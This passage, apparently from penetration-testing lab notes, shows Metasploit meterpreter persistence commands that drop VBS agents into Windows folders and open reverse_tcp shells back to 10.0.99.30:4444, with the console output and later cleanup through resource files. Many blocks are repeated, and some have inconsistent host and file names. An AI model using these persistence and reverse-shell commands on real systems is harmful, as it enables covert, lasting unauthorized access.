msf exploit(persistence) > sessions 3
[*] Starting interaction with 3...

meterpreter >
```

5.1.2 run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Windows\System32"

run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Windows\System32"

```
msf exploit(persistence) > sessions 3
[*] Starting interaction with 3...

meterpreter > run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Windows\System32"

[*] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[*] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ700_20240209.4825/WIN-6UV4GTPJ700_20240209.4825.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.99.30 LPORT=4444
[*] Persistent agent script is 99681 bytes long
[*] Error in script: Rex::Post::Meterpreter::RequestError core_channel_open: Operation failed: Access is denied.

meterpreter >
```

- r is the remote location you are listening from
- p is port you are using
- i is the interval (in this case 5 seconds)
- L is the location to drop it at. (note: this is a UPPER CASE L)

5.1.3 Resource File

```
msf exploit(persistence) > sessions 3
[*] Starting interaction with 3...

meterpreter > run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Windows\System32"

[*] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[*] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ700_20240209.4825/WIN-6UV4GTPJ700_20240209.4825.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.99.30 LPORT=4444
[*] Persistent agent script is 99681 bytes long
[*] Error in script: Rex::Post::Meterpreter::RequestError core_channel_open: Operation failed: Access is denied.

meterpreter >
```

Take note of this information to be able to go cleanup.
This is the cleanup script to get rid of the persistence.

Another reason to clean up the script is because it will bog down the system and eat up the resources.

To clean up...copy the .rc path (in this instance)
/home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ700_20240209.4825/WIN-6UV4GTPJ700_20240209.4825.rc

In this particular example the file did not work because we don't have authorization to write to the C Drive.

5.1.4 Search for possible locations to drop to

```
meterpreter > cd ..
meterpreter > ls
Listing: c:\Users
=====
Mode                Size      Type       Last modified            Name
-----
40777/rwxrwxrwx    0      dir        2017-04-25 19:25:06 +0000 Administrator
100666/rw-rw-rw- 4096    fil        2024-02-08 23:21:05 +0000 All Users
40555/r-xr-xr-x    0      dir        2017-04-25 17:02:21 +0000 Default
40777/rwxrwxrwx    0      dir        2012-02-25 12:09:57 +0000 Default User
40555/r-xr-xr-x    0      dir        2009-07-14 04:57:55 +0000 Public
100666/rw-rw-rw- 174    fil        2009-07-14 04:57:55 +0000 desktop.ini
40777/rwxrwxrwx    0      dir        2018-05-04 17:28:26 +0000 ephemeral
meterpreter >
```

```
meterpreter > cd ..
meterpreter > ls
Listing: c:\Users
=====
Mode                Size      Type       Last modified            Name
-----
40777/rwxrwxrwx    0      dir        2017-04-25 19:25:06 +0000 Administrator
100666/rw-rw-rw- 4096    fil        2024-02-08 23:21:05 +0000 All Users
40555/r-xr-xr-x    0      dir        2017-04-25 17:02:21 +0000 Default
40777/rwxrwxrwx    0      dir        2012-02-25 12:09:57 +0000 Default User
40555/r-xr-xr-x    0      dir        2009-07-14 04:57:55 +0000 Public
100666/rw-rw-rw- 174    fil        2009-07-14 04:57:55 +0000 desktop.ini
40777/rwxrwxrwx    0      dir        2018-05-04 17:28:26 +0000 ephemeral

meterpreter > cd Public
meterpreter > ls
Listing: c:\Users\Public
=====
Mode                Size      Type       Last modified            Name
-----
40555/r-xr-xr-x    0      dir        2024-02-08 23:30:00 +0000 Desktop
40555/r-xr-xr-x    0      dir        2009-07-14 05:06:44 +0000 Documents
40555/r-xr-xr-x    0      dir        2009-07-14 04:57:55 +0000 Downloads
40555/r-xr-xr-x    0      dir        2009-07-14 02:34:59 +0000 Favorites
40555/r-xr-xr-x    0      dir        2009-07-14 04:57:55 +0000 Libraries
40555/r-xr-xr-x    0      dir        2009-07-14 04:57:55 +0000 Music
40555/r-xr-xr-x    0      dir        2009-07-14 04:57:55 +0000 Pictures
40555/r-xr-xr-x    0      dir        2009-07-14 04:57:55 +0000 Videos
100666/rw-rw-rw- 174    fil        2009-07-14 04:57:55 +0000 desktop.ini
meterpreter >
```

5.1.5 run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public"

```
meterpreter > run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public"

[*] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[*] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ700_20240209.1210/WIN-6UV4GTPJ700_20240209.1210.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.99.30 LPORT=4444
[*] Persistent agent script is 99639 bytes long
[*] Persistent Script written to C:\Users\Public\sqXsfLYyKi.vbs
[*] Executing script C:\Users\Public\sqXsfLYyKi.vbs
[*] Agent executed with PID 1752
meterpreter >
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 4 opened (10.0.99.30:4444 -> 10.0.122.54:51861) at 2024-02-09 18:12:12 +0000
```

This one worked...

Take note of the resource file for clean up.

/home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ700_20240209.1210/WIN-6UV4GTPJ700_20240209.1210.rc

```
meterpreter > run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public"

[*] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[*] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ700_20240209.1210/WIN-6UV4GTPJ700_20240209.1210.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.99.30 LPORT=4444
[*] Persistent agent script is 99639 bytes long
[*] Persistent Script written to C:\Users\Public\sqXsfLYyKi.vbs
[*] Executing script C:\Users\Public\sqXsfLYyKi.vbs
[*] Agent executed with PID 1752
meterpreter >
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 4 opened (10.0.99.30:4444 -> 10.0.122.54:51861) at 2024-02-09 18:12:12 +0000
```

5.1.6 Remove the persistence

```
meterpreter > run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public"

[*] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[*] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTFPJ700_20240209.1210/WIN-6UV4GTFPJ700_20240209.1210.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.99.30 LPORT=4444
[*] Persistent agent script is 99639 bytes long
[*] Persistent Script written to C:\Users\Public\sqXsflYyki.vbs
[*] Executing script C:\Users\Public\sqXsflYyki.vbs
[*] Agent executed with PID 1752

meterpreter >
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 4 opened (10.0.99.30:4444 -> 10.0.122.54:51861) at 2024-02-09 18:12:12 +0000

meterpreter > resource /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTFPJ700_20240209.1210/WIN-6UV4GTFPJ700_20240209.1210.rc
```

```
meterpreter > run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public"

[*] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[*] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTFPJ700_20240209.1210/WIN-6UV4GTFPJ700_20240209.1210.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.99.30 LPORT=4444
[*] Persistent agent script is 99639 bytes long
[*] Persistent Script written to C:\Users\Public\sqXsflYyki.vbs
[*] Executing script C:\Users\Public\sqXsflYyki.vbs
[*] Agent executed with PID 1752

meterpreter >
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 4 opened (10.0.99.30:4444 -> 10.0.122.54:51861) at 2024-02-09 18:12:12 +0000


meterpreter > resource /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTFPJ700_20240209.1210/WIN-6UV4GTFPJ700_20240209.1210.rc
[*] Reading /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTFPJ700_20240209.1210/WIN-6UV4GTFPJ700_20240209.1210.rc
[*] Running rm C://Users//Public//sqXsflYyki.vbs

meterpreter >
```

5.1.7 run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public"

```
meterpreter > run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public"


[*] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[*] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for Cleanup created at /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTFPJ700_20240209.4543/WIN-6UV4GTFPJ700_20240209.4543.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.99.30 LPORT=4444
[*] Persistent agent script is 99652 bytes long
[*] Persistent Script written to C:\Users\Public\jSaEHG.vbs
[*] Executing script C:\Users\Public\jSaEHG.vbs
[*] Agent executed with PID 2576
```



5.1.8 run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\ephemeral\AppData\Local\Temp"

```
meterpreter > run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\ephemeral\AppData\Local\Temp"

[*] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[*] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ700_20240209.3036/WIN-6UV4GTPJ700_20240209.3036.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.99.30 LPORT=4444
[*] Persistent agent script is 99627 bytes long
[*] Persistent Script written to C:\Users\ephemeral\AppData\Local\Temp\ejNroISRyNG.vbs
[*] Executing script C:\Users\ephemeral\AppData\Local\Temp\ejNroISRyNG.vbs
[*] Agent executed with PID 3020
meterpreter >
```



5.1.9 run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public\Libraries"

```
meterpreter > run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public\Libraries"

[*] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[*] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ700_20240209.0155/WIN-6UV4GTPJ700_20240209.0155.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.99.30 LPORT=4444
[*] Persistent agent script is 99616 bytes long
[*] Persistent Script written to C:\Users\Public\Libraries\nPUUpwUCDW.vbs
[*] Executing script C:\Users\Public\Libraries\nPUUpwUCDW.vbs
[*] Agent executed with PID 2228
meterpreter >
```

